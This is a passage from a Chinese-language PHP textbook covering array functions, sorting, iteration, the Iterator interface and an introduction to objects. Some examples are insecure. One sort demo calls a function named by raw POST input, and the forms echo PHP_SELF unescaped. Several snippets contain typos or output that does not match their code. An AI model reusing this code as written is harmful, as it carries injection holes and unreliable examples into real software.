 'Australia' => "Canberra",
 'Italy' => "Rome",
 'Canada' => "Ottawa"
);

$downUnder = array_splice($capitals, 2, 2);  // 删除 New Zealand 和 Australia
$france = array('France' => "Paris");

array_splice($capitals, 1, 0, $france);  // 在 USA 和 Great Britain 中间，插入 France
```

数组和变量间的转换

PHP 提供了两个函数 extract() 和 compact()，用于数组和变量之间的转换。变量的名字对应数组中的键，而变量的值则成为数组中的键值。例如下面这个数组：

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Betty");
```

可以被转换成下面的变量，或由下面的这些变量创建：

```
$name = "Fred";
$age = 35;
$wife = "Betty";
```

从数组创建变量

extract() 函数可以自动地从一个数组中创建局部变量，数组元素的键就是变量名：

```
extract($person);  // $name、$age 和 $wife 被设置
```

如果一个从数组中提取生成的变量和一个已存在的变量有相同的名字，则提取生成的变量将覆盖已存在的变量。

可以通过传递第二个参数的方法来修改 extract() 的行为，最有用的参数值是 EXTR_

PREFIX_ALL，它指定 extract() 的第三个参数是要创建变量名的前缀，这可以确保使用 extract() 时创建唯一的变量名。一直使用 EXTR_PREFIX_ALL 这个参数是一种好的 PHP 编程风格，如下所示：

```
$shape = "round";
$array = array('cover' => "bird", 'shape' => "rectangular");

extract($array, EXTR_PREFIX_ALL, "book");
echo "Cover: {$book_cover}, Book Shape: {$book_shape}, Shape: {$shape}";

Cover: bird, Book Shape: rectangular, Shape: round
```

从变量创建数组

compact() 函数和 extract() 函数正好相反，其可将多个变量名或者单个数组作为参数传给 compact()，可以合并出一个新的数组。compact() 函数创建一个关联数组，它的键是变量名，值为变量的值。在数组中，任何和实际变量不符的名字都被跳过，下面是使用 compact() 的一个例子：

```
$color = "indigo";
$shape = "curvy";
$floppy = "none";

$a = compact("color", "shape", "floppy");
// 或者
$names = array("color", "shape", "floppy");
$a = compact($names);
```

遍历数组

数组中最常见的操作是使用每个元素完成一些事情——例如，发送邮件到数组中每个邮件地址、更新文件名数组中的每个文件，或将价格数组中的每项增值。在 PHP 中有几种方法来遍历数组，选择使用哪一种取决于你的数据和要执行的任务。

foreach 结构

遍历数组元素最常用的方法是使用 foreach 结构：

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com");

foreach ($addresses as $value) {
echo "Processing {$value}\n";
}
```

```
Processing spam@cyberpromo.net
Processing abuse@example.com
```

PHP 为 $addresses 的每个元素依次执行循环体（echo 语句），$value 拥有当前的元素的值，各元素按数组内部顺序进行处理。

另外一种 foreach 形式可以让你访问到当前元素的键：

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");

foreach ($person as $key => $value) {
 echo "Fred's {$key} is {$value}\n";
}
Fred's name is Fred
Fred's age is 35
Fred's wife is Wilma
```

在这个示例中，每个元素的键赋给了 $key，元素的值赋给了 $value。

foreach 结构并没有操作数组本身，而是操作数组的一个副本。在 foreach 循环体中插入或删除元素是安全的，因为循环并没有试图处理那些已经被删除或插入的元素。

迭代器函数

每个 PHP 数组都会跟踪当前所处理的元素，指向当前元素的指针被称为迭代器（iterator）。

PHP 中有一些函数用来设置、移动和重置迭代器。迭代器函数有：

current()
: 返回迭代器当前指向的元素。

reset()
: 将迭代器移动到数组的第一个元素并返回该元素。

next()
: 将迭代器移动到数组的下一个元素并返回该元素。

prev()
: 将迭代器移动到数组的上一个元素并返回该元素。

end()
: 将迭代器移动到数组的最后一个元素并返回该元素。

each()

以数组的形式返回当前元素的键和值，并移动迭代器到数组的下一个元素。

key()

返回当前元素的键。

each() 函数用于遍历数组元素，该函数根据元素的内部顺序来处理元素：

```
reset($addresses);
while (list($key, $value) = each($addresses)) {
echo "{$key} is {$value}<br />\n";
}
0  is spam@cyberpromo.net
1  is abuse@example.com
```

这种方法并没有像 foreach 那样产生数组的一个副本。处理大数组时如果想要节约内存，这种方法是很有用的。

当需要把数组的一部分分离出来的时候，迭代器函数很有用。示例 5-1 创建了一个表格，并把关联数组的第一个键和值作为表格的列标题。

示例5-1：用迭代器函数创建一个表格

```
$ages = array(
 'Person' => "Age",
 'Fred' => 35,
 'Barney' => 30,
 'Tigger' => 8,
 'Pooh' => 40
);

// 表格开始，打印标题
reset($ages);

list($c1, $c2) = each($ages);

echo("<table>\n<tr><th>{$c1}</th><th>{$c2}</th></tr>\n");

// 打印其余值
while (list($c1, $c2) = each($ages)) {
 echo("<tr><td>{$c1}</td><td>{$c2}</td></tr>\n");
}

// 表格结束
echo("</table>");
```

使用 for 循环

如果知道要处理的是一个索引数组，且它的键为从 0 开始的连续整数，那么可以使用 for 循环来遍历索引。for 循环在数组本身操作，而不是在数组的副本中操作，按照键的顺序来处理元素，而不考虑它们的内部顺序。

下面显示的是如何使用 for 循环来打印一个数组：

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com");
$addressCount = count($addresses);

for ($i = 0; $i < $addressCount; $i++) {
 $value = $addresses[$i];
 echo "{$value}\n";
}
spam@cyberpromo.net
abuse@example.com
```

为数组中的每个元素调用函数

PHP 提供了一个函数 array_walk()，用于为数组中的每个元素调用用户自定义的函数：

```
array_walk(array, callable);
```

自定义的函数接受两个或三个参数：第一个是元素的值，第二个是元素的键，第三个是该函数被 array_walk() 调用时使用的值。例如，下面是把数组的值作为表格的列来打印的另一种方法：

```
$$printRow = function ($value, $key)
{
 print("<tr><td>{$key}</td><td>{$value}</td></tr>\n");
};

$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");

echo "<table border=1>";

array_walk($person, $printRow);

echo "</table>";
```

可以对上面的示例进行改造，使用 array_walk() 可选的第三个参数来指定背景颜色。这个参数可让我们根据需要用多种背景颜色打印多个表格：

```
function printRow($value, $key, $color)
{
 echo "<tr>\n<td bgcolor=\"{$color}\">{$value}</td>";
 echo "<td bgcolor=\"{$color}\">{$key}</td>\n</tr>\n";
}

$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");

echo "<table border=\"1\">";

array_walk($person, "printRow", "lightblue");
echo "</table>";
```

如果你有更多的选项要传递给被调用的函数，可以传递一个数组作为第三个参数：

```
$extraData = array('border' => 2, 'color' => "red");
$baseArray = array("Ford", "Chrysler", "Volkswagen", "Honda", "Toyota");

array_walk($baseArray, "walkFunction", $extraData);

function walkFunction($item, $index, $data)
{
 echo "{$item} <- item, then border: {$data['border']}";
 echo " color->{$data['color']}<br />" ;
}
Ford <- item, then border: 2 color->red
Crysler <- item, then border: 2 color->red
VW <- item, then border: 2 color->red
Honda <- item, then border: 2 color->red
Toyota <- item, then border: 2 color->red
```

array_walk() 函数按数组元素的内部顺序处理元素。

数组归纳

array_walk() 的近似函数 array_reduce()，可将一个函数依次应用于数组的每个元素来得到单个值：

```
$result = array_reduce(array, callable [, default ]);
```

这个函数有两个参数：实时总数值和将要处理的当前值。它将返回一个新的实时总数。例如，要计算数组值的平方和，可以使用：

```
$addItUp = function ($runningTotal, $currentValue)
{
```

```
    $runningTotal += $currentValue * $currentValue;

    return $runningTotal;
};

$numbers = array(2, 3, 5, 7);
$total = array_reduce($numbers, $addItUp);

echo $total;
```

```
87
```

array_reduce() 行调用了下面的函数：

```
addItUp(0, 2);
addItUp(4, 3);
addItUp(13, 5);
addItUp(38, 7);
```

如果提供了 *default* 参数，则将其作为种子值。例如，如果将前面例子中的 array_reduce() 调用改为：

```
$total = array_reduce($numbers, "addItUp", 11);
```

结果函数调用为：

```
addItUp(11, 2);
addItUp(15, 3);
addItUp(24, 5);
addItUp(49, 7);
```

如果数组是空的，array_reduce() 返回 *default* 值。如果没有给定默认值且数组为空，则 array_reduce() 返回 NULL。

查找元素值

in_array() 函数返回 true 或 false，取决于第一个参数是否是第二个参数指定的数组中的元素：

```
if (in_array(to_find, array [, strict])) { ... }
```

如果可选的第三个参数是 true，那么 *to_find* 的数据类型必须和数组的值相匹配。默认不检查类型，只检测值。

下面是一个简单的例子：

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com",
"root@example. com");
$gotSpam = in_array("spam@cyberpromo.net", $addresses);  // $gotSpam 是 true
$gotMilk = in_array("milk@tucows.com", $addresses);  // $gotMilk 是 false
```

PHP 自动索引数组的值，所以 in_array() 比使用循环检查数组的每个值是否是要找的值要快得多。

示例 5-2 检查用户是否在表单中所有要求输入内容的字段内填入了信息。

示例5-2: 查找一个数组

```
<?php
function hasRequired($array, $requiredFields) {
 $array =

 $keys = array_keys ( $array );
 foreach ( $requiredFields as $fieldName ) {
 if (! in_array ( $fieldName, $keys )) {
 return false;
 }
 }
 return true;
}
if ($_POST ['submitted']) {
 $testArray = array_filter($_POST);
 echo "<p>You ";
 echo hasRequired ( $testArray, array (
 'name',
 'email_address'
 ) ) ? "did" : "did not";
 echo " have all the required fields.</p>";
}
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
 <p>
 Name: <input type="text" name="name" /><br /> Email address: <input
 type="text" name="email_address" /><br /> Age (optional): <input
 type="text" name="age" />
 </p>
 <p align="center">
 <input type="submit" value="submit" name="submitted" />
 </p>
</form>
```

in_array()的一个变种是array_search()函数。如果值被找到，in_array()返回true，而array_search()返回找到的元素的键：

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");
$k = array_search("Wilma", $person);

echo("Fred's {$k} is Wilma\n");
```

```
Fred's wife is Wilma
```

array_search()函数也接收可选的第三个*strict*参数，它要求要查找的值和类型都要和数组中的相匹配。

排序

排序（sorting）改变了数组中元素的内部顺序并可以重写元素的键来反映新顺序。例如，可以使用排序来按从高到低的顺序排列一个得分清单，按字母表排列一个名字清单或根据用户提交的消息多少来排列一组用户。

PHP提供了三种对数组排序的方法：按键排序，不改变键的按值排序，按值排序并改变键。每种排序方式都可以按升序、降序或用户定义的顺序排序。

一次排序一个数组

PHP提供的数组排序函数如表5-1所示。

表5-1：PHP的数组排序函数

效果	升序	降序	用户定义的顺序
按值排序数组，然后从0开始重新分配索引	sort()	rsort()	usort()
按值排序	asort()	arsort()	uasort()
按键排序	ksort()	krsort()	uksort()

因为sort()、rsort()和usort()函数分配新的数字键来表示顺序，所以这些函数适用于索引数组（排列有序且连续）。当需要回答像“前10名的分数是多少？”和“按字母顺序排序的第三个人是谁？”这样的问题时，这些函数是很有用的。其他排序函数也可以用于索引数组，但是只能使用诸如foreach和next这样的遍历函数来访问排列好的顺序。

要把名字按字母表升序排序，可以这样做：

```
$names = array("Cath", "Angela", "Brad", "Mira");
```

```
sort($names); // $names 现在是 "Angela", "Brad", "Cath", "Mira"
```

要按字母表降序得到它们，用 rsort() 代替 sort() 即可。

假设有一个将用户名映射到登录时间分钟数的关联数组，可以使用 arsort() 来显示表格的前 3 列，如下所示：

```
logins = array(
 'njt' => 415,
 'kt'  => 492,
 'rl'  => 652,
 'jht' => 441,
 'jj'  => 441,
 'wt'  => 402,
 'hut' => 309,
);

arsort($logins);

$numPrinted = 0;

echo "<table>\n";

foreach ($logins as $user => $time) {
 echo("<tr><td>{$user}</td><td>{$time}</td></tr>\n");

 if (++$numPrinted == 3) {
 break; // stop after three
 }
}

echo "</table>";
```

如果想让表格按用户名的升序显示，使用 ksort()。

如果要使用“用户自定义顺序”，你需要提供一个函数，该函数接受两个值并返回指定排序数组中两个值的顺序。如果第一个值大于第二个值时函数返回 1，如果第一个值小于第二个值则返回 -1，如果两个值对于用户定义的顺序相等，则返回 0。

示例 5-3 中的程序在相同的数据上应用不同的排序函数。

示例5-3：数组排序

```
<?php
function userSort($a, $b)
```

```
{
 // smarts 是最重要的，所以先对它排序
 if ($b == "smarts") {
 return 1;
 }
 else if ($a == "smarts") {
 return -1;
 }

 return ($a == $b) ? 0 : (($a < $b) ? -1 : 1);
}

$values = array(
 'name' => "Buzz Lightyear",
 'email_address' => "buzz@starcommand.gal",
 'age' => 32,
 'smarts' => "some"
);

if ($_POST['submitted']) {
 $sortType = $_POST['sort_type'];

 if ($sortType == "usort" || $sortType == "uksort" || $sortType == "uasort") {
 $sortType($values, "userSort");
 }
 else {
 $sortType($values);
 }
} ?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?> " method="post">
 <p>
 <input type="radio" name="sort_type"
 value="sort" checked="checked" /> Standard<br />
 <input type="radio" name="sort_type" value="rsort" /> Reverse<br />
 <input type="radio" name="sort_type" value="usort" /> User-defined<br />
 <input type="radio" name="sort_type" value="ksort" /> Key<br />
 <input type="radio" name="sort_type" value="krsort" /> Reverse key<br />
 <input type="radio" name="sort_type"
 value="uksort" /> User-defined key<br />
 <input type="radio" name="sort_type" value="asort" /> Value<br />
 <input type="radio" name="sort_type"
 value="arsort" /> Reverse value<br />
 <input type="radio" name="sort_type"
 value="uasort" /> User-defined value<br />
 </p>
```

```
<p align="center"><input type="submit" value="Sort" name="submitted" /></p>

<p>Values <?php echo $_POST['submitted'] ? "sorted by {$sortType}" : "unsorted";
?>:</p>

<ul>
<?php foreach ($values as $key => $value) {
echo "<li><b>{$key}</b>: {$value}</li>";
} ?>
</ul>
</form>
```

按自然顺序排序

PHP 的内置排序函数可以正确排序字符串和数组，但是不能对含有数字的字符串进行正确排序。例如，如果有文件名：*ex10.php*、*ex5.php* 和 *ex1.php*。一般的排序函数会把它们按这样排序：*ex1.php*、*ex10.php*、*ex5.php*。要对含有数字的字符串正确排序，应使用 natsort() 和 natcasesort() 函数：

```
$output = natsort(input);
$output = natcasesort(input);
```

一次对多个数组进行排序

array_multisort() 函数可以一次对多个索引数组进行排序：

```
array_multisort(array1 [, array2, ... ]);
```

函数接收一系列数组并排序（通过 SORT_ASC 或 SORT_DESC 常量确定），函数对所有数组的元素进行重新排序并分配新的索引。这类似关系数据库中的关联（join）操作。

假设有许多人，并且每个人有若干条数据：

```
$names = array("Tom", "Dick", "Harriet", "Brenda", "Joe");
$ages = array(25, 35, 29, 35, 35);
$zips = array(80522, '02140', 90210, 64141, 80522);
```

每个数组的第一个元素描述一个单独的记录——关于 Tom 的所有信息。类似的，第二个元素组成另一个记录——关于 Dick 的所有信息。array_multisort() 函数重新排序数组中的元素，并保留记录。也就是说，如果 "Dick" 在 $names 数组排序后位于第一位，则 Dick 的其余信息也将位于其他数组的第一位。（注意，需要将 Dick 的邮政编码加上引号，

以防止它被当作一个八进制常量。）

下面是首先对记录按年龄的升序排序，然后按邮政编码的降序排序的代码：

```
array_multisort($ages, SORT_ASC, $zips, SORT_DESC, $names, SORT_ASC);
```

需要在函数调用中包含 $names 来确保 Dick 的姓名、年龄及邮政编码在一起。排序结果如下：

```
for ($i = 0; $i < count($names); $i++) {
 echo "{$names[$i]}, {$ages[$i]}, {$zips[$i]}\n";
}
Tom, 25, 80522
Harriet, 29, 90210
Joe, 35, 80522
Brenda, 35, 64141
Dick, 35, 02140
```

翻转数组

array_reverse() 函数翻转数组中元素的内部顺序：

```
$reversed = array_reverse(array);
```

数字索引从 0 开始重新编号，字符串索引则不受影响。一般来说，用翻转顺序的排序函数比排序后再翻转数组好。

array_flip() 函数返回数组，它翻转了每个元素的键 - 值对的顺序（键和值互换）：

```
$flipped = array_flip(array);
```

也就是说，对数组中的每个元素来说，如果它的键值是合法的键，则该元素的值将变为它的键，并且该元素的键变成它的值。例如，如果有一个数组将用户名映射到主目录，可以使用 array_flip() 来创建一个将主目录映射到用户名的数组：

```
$u2h = array(
 'gnat' => "/home/staff/nathan",
 'frank' => "/home/action/frank",
 'petermac' => "/home/staff/petermac",
 'ktatroe' => "/home/staff/kevin"
);
$h2u = array_flip($u2h);

$user = $h2u["/home/staff/kevin"]; // $user 现在是 'ktatroe'
```

如果原始数组中元素的值既不是字符串也不是整数，则该元素被留在结果数组中。新数组使你能够根据原始数组的值来查找原始数组的键，但这种技术只有当原始数组各元素的值都唯一、互不相等时才行得通。

随机排序

要按随机顺序遍历数组中的元素，可以使用 shuffle() 函数。所有存在的键无论是字符串还是数字，都将被从 0 开始的连续整数代替。

下面显示的是如何随机排序星期中的每天：

```
$weekdays = array("Monday", "Tuesday", "Wednesday", "Thursday", "Friday");
shuffle($weekdays);

print_r($weekdays);

Array(
 [0] => Tuesday
 [1] => Thursday
 [2] => Monday
 [3] => Friday
 [4] => Wednesday
)
```

很显然，你执行 shuffle() 后的顺序可能和这里的例子输出不一样。除非你对从一个数组中可以不重复地取出多个随机元素感兴趣，否则使用 rand() 来取得一个索引会更有效率，但 rand() 取得的索引可能会重复。

作用于整个数组

PHP 中有一些内置函数可用来修改或将一个操作应用到数组中的所有元素。这些操作包括计算总和、合并数组、求数组的差等。

计算数组元素的和

函数 array_sum() 可用来将索引数组或关联数组中的值加起来：

```
$sum = array_sum(array);
```

例如：

```
$scores = array(98, 76, 56, 80);
```

```
$total = array_sum($scores); // $total = 310
```

合并两个数组

array_merge() 函数可以智能地合并两个或多个数组：

```
$merged = array_merge(array1, array2 [, array ... ])
```

如果和前一个数组的一个数字索引重复，那么后一个数组的值会被分配给一个新的数字索引：

```
$first  = array("hello", "world");  // 0 => "hello", 1 => "world"
$second = array("exit", "here");  // 0 => "exit", 1 => "here"

$merged = array_merge($first, $second);
// $merged = array("hello", "world", "exit", "here")
```

如果和前一个数组的键重复，那么之前数组中这个键对应的值会被后一个数组的值覆盖：

```
$first  = array('bill' => "clinton", 'tony' => "danza");
$second = array('bill' => "gates", 'adam' => "west");

$merged = array_merge($first, $second);
// $merged = array('bill' => "gates", 'tony' => "danza", 'adam' => "west")
```

计算两个数组的差

array_diff() 函数可从两个或一组数组中获取它们的差，它返回在第一个数组中出现而没有在其他数组中出现的值：

```
$diff = array_diff(array1, array2 [, array ... ]);
```

例如：

```
$a1 = array("bill", "claire", "ella", "simon", "judy");
$a2 = array("jack", "claire", "toni");
$a3 = array("ella", "simon", "garfunkel");

// 出现在 $a1 中，但不在 $a2 或 $a3 中的值
$difference = array_diff($a1, $a2, $a3);
print_r($difference);

Array(
[0] => "bill",
```

```
    [4] => "judy"
)
```

因为是使用 === 来比较的，所以 1 和 "1" 是不同的。第一个数组的索引被保留，所以在 $diff 中，'bill' 的键是 0，'judy' 的键是 4。

在另一个例子中，下面的代码返回两个数组的差：

```
$first = array(1, "two", 3);
$second = array("two", "three", "four");

$difference = array_diff($first, $second);
print_r($difference);

Array(
 [0] => 1
 [2] => 3
)
```

从数组中过滤元素

要从数组中根据元素的值来确定一个子集，可使用 array_filter() 函数：

```
$filtered = array_filter(array, callback);
```

数组中的每个值都传递给被 *callback* 命名的函数。返回的数组中只包含使函数返回 true 值的原始数组中的元素。例如：

```
function isOdd ($element) {
 return $element % 2;
}

$numbers = array(9, 23, 24, 27);
$odds = array_filter($numbers, "isOdd");

// $odds 是 array(0 => 9, 1 => 23, 3 => 27)
```

如你所见，键在新数组中被保留，这个函数对于关联数组非常有用。

使用数组实现数据类型

几乎每一个 PHP 程序都会用到数组。数组除了被明显地用于存储由值组成的集合外，也被用于实现各种抽象的数据类型。在本节中，我们将介绍如何使用数组来实现集合（set）和栈（stack）。

集合

数组允许你实现基本的集合操作：并集（union）、交集（intersection）和差集（difference）。每个集合都以数组表示，PHP 中有很多函数可以实现集合操作。集合中的值就是数组中的值——数组中的键不再被使用，但是通常可通过操作被保留。

两个集合的并集是两个集合的所有元素，并删除重复的元素。array_merge() 和 array_unique() 函数用于计算并集。下面得到两个数组的并集：

```
function arrayUnion($a, $b)
{
 $union = array_merge($a, $b); // 重复的值被保留
 $union = array_unique($union);

 return $union;
}

$first = array(1, "two", 3);
$second = array("two", "three", "four");

$union = arrayUnion($first, $second);
print_r($union);

Array(
 [0] => 1
 [1] => two
 [2] => 3
 [4] => three
 [5] => four
)
```

两个集合的交集是它们都有的元素的集合。PHP 的内置函数 array_intersect() 接收任意个数组作为参数，并返回在每个数组中都存在的值的数组。如果多个键有相同的值，保存第一个值的键。

栈

栈在 PHP 程序中不像在其他程序中那样普遍，后进先出（LIFO）的栈是一种常用的数据类型。我们可以使用一对函数——array_push() 和 array_pop()——来创建栈。array_push() 函数和用 $array[] 赋值具有同样的作用。我们使用 array_push() 是因为它强调一个事实：我们正在用栈来工作，并且对应地使用 array_pop() 让代码更加易于阅读。另外，array_shift() 和 array_unshift() 函数把数组作为队列对待。

栈在维持状态时很有用。示例 5-4 提供了一个简单的状态调试器，它允许你打印出一个

到此处为止被调用着的函数的清单（栈的跟踪）。

示例5-4：状态调试器

```
$callTrace = array();

function enterFunction($name)
{
 global $callTrace;
 $callTrace[] = $name;

 echo "Entering {$name} (stack is now: " . join(' -> ', $callTrace) . ")<br />";
}

function exitFunction()
{
 echo "Exiting<br />";

 global $callTrace;
 array_pop($callTrace);
}

function first()
{
 enterFunction("first");
 exitFunction();
}

function second()
{
 enterFunction("second");
 first();
 exitFunction();
}

function third()
{
 enterFunction("third");
 second();
 first();
 exitFunction();
}

first();
third();
```

下面是示例 5-4 的输出：

```
Entering first (stack is now: first)
Exiting
Entering third (stack is now: third)
Entering second (stack is now: third -> second)
Entering first (stack is now: third -> second -> first)
Exiting
Exiting
Entering first (stack is now: third -> first)
Exiting
Exiting
```

实现迭代器接口

使用 foreach 结构，不仅可以遍历数组，还可以遍历继承了 Iterator（迭代器）接口的类的实例（可在第 6 章查阅对象和接口的详细信息）。为了实现 Iterator 接口，你必须在你的类中实现以下 5 个方法。

current()
: 返回迭代器当前所指向的元素。

key()
: 目前由迭代器指向的元素的键。

next()
: 将迭代器移动到对象中的下一个元素并返回。

rewind()
: 将迭代器移动到数组中的第一个元素。

valid()
: 如果迭代器指向一个合法的元素，则返回 true，否则返回 false。

示例 5-5 重新实现了一个简单的迭代器类，它包含一个带有数据的静态数组。

示例5-5：迭代器接口

```
class BasicArray implements Iterator
{
 private $position = 0;
 private $array = ["first", "second", "third"];
```

```
 public function __construct()
 {
 $this->position = 0;
 }

 public function rewind()
 {
 $this->position = 0;
 }

 public function current()
 {
 return $this->array[$this->position];
 }

 public function key()
 {
 return $this->position;
 }

 public function next()
 {
 $this->position += 1;
 }

 public function valid()
 {
 return isset($this->array[$this->position]);
 }
}

$basicArray = new BasicArray;

foreach ($basicArray as $value) {
 echo "{$value}\n";
}

foreach ($basicArray as $key => $value) {
 echo "{$key} => {$value}\n";
}
```

```
first
second
third
```

```
0 => first
1 => second
2 => third
```

当实现 Iterator 接口的类时，它只允许使用 foreach 结构遍历这个类的实例中的元素，不允许像对待数组或其他方法的参数那样对待这些实例。例如，下面使用内置的 rewind() 方法指向 $trie 的第一个属性而不是通过调用实例 $trie 中的 rewind() 方法来实现。

```
class Trie implements Iterator
{
 const POSITION_LEFT = "left";
 const POSITION_THIS = "this";
 const POSITION_RIGHT = "right";

 var $leftNode;
 var $rightNode;

 var $position;
 // 在这里实现 Iterator 方法 ...
}

$trie = new Trie();

rewind($trie);
```

可选的 SPL 库提供了各种有用的迭代器，包括文件系统目录、树和正则表达式匹配的迭代器。

下一步

前面 3 章（关于函数、字符串和数组）涵盖了许多基础知识。下一章我们将在此基础上带你进入对象和面向对象编程（OOP）的新世界。有人认为 OOP 是更好的编程方式，因为它比过程式编程更具封装性和可重用性。虽然争论仍在继续，但是你一旦学会了面向对象的编程方法并了解了它的好处，就可以对以后的编程方式做出明智的决定。也就是说，编程领域的总体趋势是尽可能多地使用 OOP。

在继续之前，请注意，在许多情况下，OOP 新手程序员可能会迷失方向，因此在采用 OOP 执行任何重大或关键任务之前，请务必首先熟练掌握 OOP。

第 6 章

对象

本章介绍如何在 PHP 中定义、创建和使用对象。面向对象编程（OOP）让我们可以进行更干净的设计，更轻松地维护代码，并且大大提高代码的可重用性。现在新出现的语言很少是非面向对象的，这证明了 OOP 的价值。PHP 支持 OOP 中的很多实用特性，本章介绍如何使用它们，包括 OOP 的基本概念和高级主题，比如内省和序列化。

对象概述

面向对象编程诠释了数据及操作数据的代码之间的基本联系，通过这种联系，可以设计和实现程序。例如，一个 BBS（bulletin-board system）程序经常会跟踪使用者的信息，如果使用面向过程的语言，每个用户都被表示成一个数据结构，那么就会存在许多用来操作用户数据的函数（例如，建立新用户、得到用户信息等）。而使用面向对象的语言，每个用户都被表示成一个对象类型的数据结构，并带有隶属于它的代码。数据和代码仍然是原来的样子，但它们被看成不可分割的一个单元。对象作为代码和数据的结合，用于应用程序开发和代码重用的模块化单元。

在这个假想的 BBS 设计方案中，对象不仅可以用来表示用户，还可以用来表示论坛中的文章（message）和主题（thread）。每个 user 对象都有一个用户名和密码，并且有相应的代码来确认用户信息。一个 message 对象知道它属于哪个主题，并有自己的功能代码来发布新文章、回复文章或者显示文章。一个 thread 对象则是若干个 message 对象的集合，它包含了显示主题索引的功能代码。这个方案只是把不同的必要功能分配到对象中去的方法之一。例如，在另一个设计方案中，发布新文章的代码可能会存放在 user 对象中，而不是存放在 message 对象中。

设计面向对象的系统是一个复杂的话题，有很多图书介绍这方面的内容。好消息是，无

论你如何设计你的面向对象系统，总可以用 PHP 来实现。下面介绍一些深入这种编程方法必须了解的关键术语和概念。

术语

每种面向对象的语言都有其独特的术语，但表达的往往是相同的概念。本节介绍 PHP 所使用的术语，要注意，在其他不同的语言中，某个字面文字相同的术语可能表达的是另一个意思。

让我们回到 BBS 的用户这个例子中，对于每个用户，我们要跟踪的信息类型是相同的，而且在每个用户的数据结构中调用的函数也是相同的。当你设计程序时，可以决定用户的字段，为调用的函数做准备。用 OOP 的术语来说，你正在设计 user 类，一个类就是创建对象的一个模板。

对象是类的实例，在这个例子中，它是一个带有附加代码的用户数据结构。对象和类的关系类似数据的值和数据类型的关系：只存在一个整型数据类型，但可能有各种不同的整数值。类似地，你的程序只定义了一个 user 类，但可以用来创建多个不同的（或相同的）用户。

对象所带的数据被称为对象的*属性*（property），对象所带有的功能函数被称为对象的*方法*（method）。当定义一个类时，你可以定义类的属性名称，并写出类方法的相应代码。

如果你使用了*封装*的办法，调试和维护程序会变得容易很多。封装的思路是：一个类提供特定的类方法（接口），给其他要使用这个类的代码来调用，因此外部的代码不能直接访问对象的数据结构。这样调试就变得简单了，因为你知道要在哪部分代码中找出 Bug（只有位于类内部的代码才能改变对象的数据，所以直接找这部分代码即可）。维护也变得容易了，因为改变一个类内部的功能代码后，不需要改变调用这个类的代码。

基本上所有面向对象的设计都会用到*继承*（inheritance）。继承是通过声明“类似”已存在的类来定义一个新的类的过程，但新的类可以有它自己特有的属性或者方法。已存在的类称为*超类*（superclass）、*父类*（parent class）或*基类*（base class），新定义的类被称为*子类*（subclass）或*派生类*（derived class）。继承是一种不需要复制粘贴就可以重用超类代码的方法，任何对超类的改进或修改都会自动传递给子类。

创建一个对象

创建（或*实例化*）对象和使用它们比定义对象类简单，所以我们先讨论如何创建对象，稍后再讨论怎么定义一个类。使用关键字 new 来创建一个类的对象：

```
$object= new Class;
```

假设已经定义了一个 Person 类，那么可以这样创建一个 Person 对象：

```
$moana = new Person;
```

不要给类名加引号，否则会报错：

```
$moana = new "Person"; // 不起作用
```

有些类允许在调用 new 时传递参数。类的文件会说明该类是否接受参数，如果可以，你可以用以下代码创建对象：

```
$object = new Person("Sina", 35);
```

类名并不一定要硬编码到程序中，可以用一个变量来提供类名：

```
$class = "Person";
$object = new $class;
// 等同于
$object = new Person;
```

使用一个未定义的类会产生一个运行时错误。

包含对象引用的变量只是普通变量——它们能像其他变量一样被调用，以下的例子说明了涉及对象的变量调用：

```
$account = new Account;
$object = "account";
${$object}->init(50000, 1.10); // 和 $account->init 一样。
```

访问对象的属性和方法

一旦创建了一个对象，就可以用 -> 符号来访问对象的属性和方法。

```
$object->propertyname $object->methodname([arg, ...])
```

例如：

```
echo "Moana is {$moana->age} years old.\n"; // 访问属性
$moana->birthday(); // 调用方法
$moana->setAge(21); // 带参数调用方法
```

方法相当于对象中的函数，它们可以带有参数，也可以有返回值：

```
$clan = $moana->family("extended");
```

在定义一个类时，可以用 public 关键字指定哪些方法和属性是可以从类外部访问的，用 private 关键字可指定哪些是只能在类内部访问的，这样可以实现封装。可以使用变量来访问对象属性：

```
$prop = 'age';
echo $moana->$prop;
```

静态方法通过类来调用，而不是通过对象调用。这样的方法不能访问对象的属性。静态方法的名称由类名加两个冒号（::）和函数名构成。例如，调用 HTML 类中的静态方法 p()：

```
HTML::p("Hello, world");
```

当声明一个类时，要使用 static 关键字来设定类的静态属性和方法。

对象一旦被创建，就会通过引用传递，也就是说，不会复制整个对象（既耗时又耗内存），而只是传递该对象的引用。例如：

```
$f = new Person("Pua", 75);

$b = $f; // $b 和 $f 指向同一个对象
$b->setName("Hei Hei");

printf("%s and %s are best friends.\n", $b->getName(), $f->getName());
Hei Hei and Hei Hei are best friends.
```

如果要得到一个对象的副本，可以使用 clone 操作符：

```
$f = new Person("Pua", 35);

$b = clone $f; // 制作一个副本
$b->setName("Hei Hei");// 改变副本

printf("%s and %s are best friends.\n", $b->getName(), $f->getName());
Pua and Hei Hei are best friends.
```

当使用 clone 操作符创建一个对象的副本时，如果该对象的类定义中有一个名为 __clone() 的方法，这个类方法会在对象被复制后立即被调用。当一个对象带有外部资源（如一个文件句柄）时，可以用这个功能来建立新的资源，而不是复制已有的资源。

声明一个类

如果想用面向对象的风格来设计你的 PHP 程序或者类库，需要用 class 关键字来定义自己的类。类定义包括类的名称、属性和方法等，类名不区分大小写。命名规则和 PHP 标识符的命名规则相同。类名 stdClass 为保留名称，不能使用。下面是定义一个类的语法：

```
class classname [ extends baseclass ] [ implements interfacename ,
 [interfacename, ... ] ] {
 [ use traitname, [ traitname, ... ]; ]

 [ visibility $property [ = value ]; ... ]

 [ function functionname (args) [: type ] {
 // 代码
 }
 ...
 ]
}
```

声明方法

方法即在类内部定义的函数，尽管 PHP 没有特殊限制，但绝大多数类方法通常只操作方法所在的对象内部的数据。在将来，PHP 预定义的类方法在命名时会采用两个下画线 __ 开头（现在已经用在了对象序列化方法 __sleep() 和 __wakeup() 中，本章后面会提及），所以建议命名你自己的类方法时不要采用 __ 开头。

